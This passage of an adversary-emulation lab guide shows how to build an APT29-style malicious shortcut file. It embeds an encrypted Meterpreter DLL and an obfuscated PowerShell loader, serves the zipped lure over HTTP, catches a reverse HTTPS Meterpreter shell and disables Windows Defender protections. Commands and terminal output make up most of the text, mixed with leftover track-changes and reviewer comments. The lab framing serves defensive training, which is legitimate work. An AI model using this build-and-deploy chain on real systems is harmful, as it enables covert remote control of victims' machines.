3. Next, we'll append the XOR encrypted Meterpreter DLL to the .LNK file, starting from position 0x30000.

```
python3 append_file.py -s meterpreter.dll_enc -d ds7002.lnk --seek 0x30000
```




```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 append_file.py -s meterpreter.dll_enc -d ds7002.lnk --seek 0x30000
[+] Appending the contents of meterpreter.dll_enc to ds7002.lnk at offset 0x30000
[*] meterpreter.dll_enc start byte is: 0x00030000
[*] meterpreter.dll_enc end byte is: 0x00032200
[+] Append completed successfully

(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

4. Lastly, we'll append the Base64 encoded PowerShell loader script to the .LNK file at position 0x5e2be.

```
python3 append_file.py -s loader_obf.ps1_enc -d ds7002.lnk --seek 0x5e2be
```




```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 append_file.py -s loader_obf.ps1_enc -d ds7002.lnk --seek 0x5e2be
[+] Appending the contents of loader_obf.ps1_enc to ds7002.lnk at offset 0x5e2be
[*] loader_obf.ps1_enc start byte is: 0x0005e2be
[*] loader_obf.ps1_enc end byte is: 0x0005ee02
[+] Append completed successfully

(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Step 9: Place Shortcut File (.LNK) into a Zip Archive

1. Now that we have our .LNK file fully assembled, we can package it into a zip archive.

```
zip ds7002.zip ds7002.lnk
```



```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ zip ds7002.zip ds7002.lnk
updating: ds7002.lnk (deflated 79%)

(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

(attacker㉿attackerVM) -[~/Des...
\$ python3 append_file.py -s me...
meterpreter.dll_enc start byte is:
meterpreter.dll_enc end byte is:
Deleted:

Commented [DHJ12]: Got end byte 0x0005ee02. Should the screenshot be updated?

(attacker㉿attackerVM) -[~/Des...
\$ python3 append_file.py -s lo...
loader_obf.ps1_enc start byte is:
loader_obf.ps1_enc end byte is: 0...
Deleted:
Formatted: Left

Deleted: 0

Deleted: For internal use only.

At this point, you have a complete payload constructed in the style of APT29. We will now prepare the payload for deployment to target.

Deleted:


Step 10: Setup Meterpreter Reverse HTTPS Handler

1. We first need to set up a handler to receive the Meterpreter callback. To do this, we'll use Metasploit.

```
sudo msfconsole -q
```

Enter the password ATT&CK when prompted; give Metasploit a minute to load.

```
handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
```




```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
```

Deleted: `

Deleted: '

Formatted: Font: 12 pt

Formatted: Font: 12 pt



```
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
[*] Started HTTPS reverse handler on https://0.0.0.0:443
```

Deleted: Left

Formatted: Heading 2

Formatted: Font: Not Italic

Deleted: -

Deleted: is


Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: ' s

Formatted: Font: 12 pt

Deleted: "

Deleted: "



```
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ cd ~/Desktop/AdversaryEmulation/labs/lab_4.2
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80
```

Deleted: Left

Formatted: Left

Deleted: 0

Deleted: For internal use only.

Step 12: Deploy Payload on Victim Windows System


We're now ready to deploy the payload to the victim Windows system.


1. Switch to the victim Windows 10 workstation. Login with the following credentials:
 - a. Username: target
 - b. Password: ATT&CK
2. Open Edge and enter the following URL to download our malicious Zip file, substituting your IP address:

<http://<your attacker address>/ds7002.zip>




3. Open ds7002.zip from Edge and double-click `ds7002.lnk`. If you lose track of the file, you can open it using file explorer in the Downloads directory. When doing so, open the file by double-clicking on `ds7002.zip`, then double-clicking on `ds7002.lnk`. Do not open by extracting `ds7002.zip` first and then double-clicking `ds7002.lnk` as it will not execute properly. The dummy PDF should open in Edge, and you should receive a callback in Metasploit.






Formatted: Normal, No bullets or numbering

Deleted:



Deleted:



Deleted:

Formatted: Left, Indent: Left: 0"

Deleted: 0

Deleted: For internal use only.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x

[(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
```

4. Interact with the Meterpreter session to verify success.

```
msf > sessions -i 1
meterpreter > shell
[[CMD]] > whoami
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x

[(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>whoami
whoami
targetvm\target

C:\Windows\System32\WindowsPowerShell\v1.0>
```

5. Once finished, exit out of the command shell and Meterpreter session by executing the following commands.

```
[CMD] > exit
```

```
msf6 >
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
[*] Starting interaction with 1...
```

Deleted: Left, Indent: Left: 0"
Formatted: Left, Indent: Left: 0"

Commented [DHJ15]: Add step on how to exit meterpreter session cleanly

Formatted: Numbered + Level: 1 + Numbering Style: 1, 2, 3, ... + Start at: 1 + Alignment: Left + Aligned at: 0.25" + Indent at: 0.5"

Commented [DHJ16]: Need to update screenshot to align with actual targetVM/target user.

Formatted: Left

```
meterpreter > shell
Process 6540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>whoami
whoami
victim-wkstn\victim

C:\Windows\System32\WindowsPowerShell\v1.0>
```

Deleted: C:\Windows\System32\WindowsPowerShell\v1.0>

Formatted: Numbered + Level: 1 + Numbering Style: 1, 2, 3, ... + Start at: 1 + Alignment: Left + Aligned at: 0.25" + Indent at: 0.5"

Formatted: List Paragraph

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: 0

Deleted: For internal use only.

```
meterpreter > exit -i <session id>
msf6 > exit
```

```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2 x
[attacker@attackerVM] - ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>whoami
whoami
targetvm\target

C:\Windows\System32\WindowsPowerShell\v1.0>exit
exit
meterpreter > exit -i 1
[*] Shutting down Meterpreter...

[*] 10.0.2.15 - Meterpreter session 1 closed. Reason: User exit
msf6 > exit

[attacker@attackerVM] - ~/Desktop/AdversaryEmulation/labs/lab_4.2
$
```

Summary

This lab demonstrated how to create, obfuscate, and deploy a payload in the style of APT29.

This payload implemented at least seven ATT&CK TTPs, all of which can be utilized to assess and improve cybersecurity defenses.

You no doubt learned that creating realistic adversary payloads is an involved process.

In our next lab, we will demonstrate how to automate the payload construction process to make you a more efficient adversary emulation operator!

Formatted: Font: (Default) Courier New

Formatted: Normal

Deleted: 4

Deleted:

Commented [DHJ17]: Troubleshooting

Delete files from temp

- Ds7002.zip
- Delete temp1_ds7002.zip
- Make sure not to extract zip file and running it.

Delete cyzfc.dat target app data local

Deleted: 0

Deleted: For internal use only.

Troubleshooting

If you run the lab and it does not work properly, here are some things to try:

Ensure Windows Security is Disabled

Windows Security periodically re-enables itself and may prevent the lab from executing properly. Ensure that Windows Security is disabled. To do this, open Windows Security, and select Virus & Threat Protection. Then, select Manage Settings under Virus & Threat Protection Settings and turn off the following features:

- [Real-Time Protection](#)
 - [Cloud-Delivered Protection](#)
 - [Automatic Sample Submission](#)
 - [Tamper Protection](#)



Deleted:

Deleted:

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: '

Deleted: '

Deleted: ✓

Deleted: '

Formatted: Indent: Left: 0.5", No bullets or numbering


Deleted: 0

Deleted: For internal use only.

Delete Temporary Files

If the lab was run multiple times and still does not work, try deleting the temporary files created by the lab.

From <C:\Users\target\AppData\Local>, delete `cyzfc.dat`.



Formatted: Heading 2

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: :

Deleted: <#>cyclic.dat

From <C:\Users\target\AppData\Local\Temp>, delete `Temp1_ds7002.zip` and `ds7002.pdf`.

Formatted: Font: (Default) +Body (Calibri), 12 pt

Formatted: Normal

Formatted: Font: (Default) Courier New, 10.5 pt

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: :


 Temp1_ds7002.zip

Formatted: Font: (Default) Courier New, 10.5 pt, Font color: Auto

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: 0

Deleted: For internal use only.



From C:\Users\target\Downloads, delete **ds7002.zip**.

Insert picture

Formatted: Font: (Default) Courier New, 10.5 pt

Formatted: Font: (Default) Courier New, 10.5 pt

Formatted: Highlight

If it says a file is currently in use when you try to delete, restart the system, and try again.

Ensure the .LNK File Is Being Executed Properly

If the .LNK file is not executed properly, it may not open the PDF file. If this happens, try double-clicking the **ds7002.zip** file and then double-clicking the **ds7002.lnk** file. Extracting the zip file first then running the .LNK file will not work.

Formatted: Font: (Default) Courier New, 10.5 pt

Formatted: Font: (Default) Courier New, 10.5 pt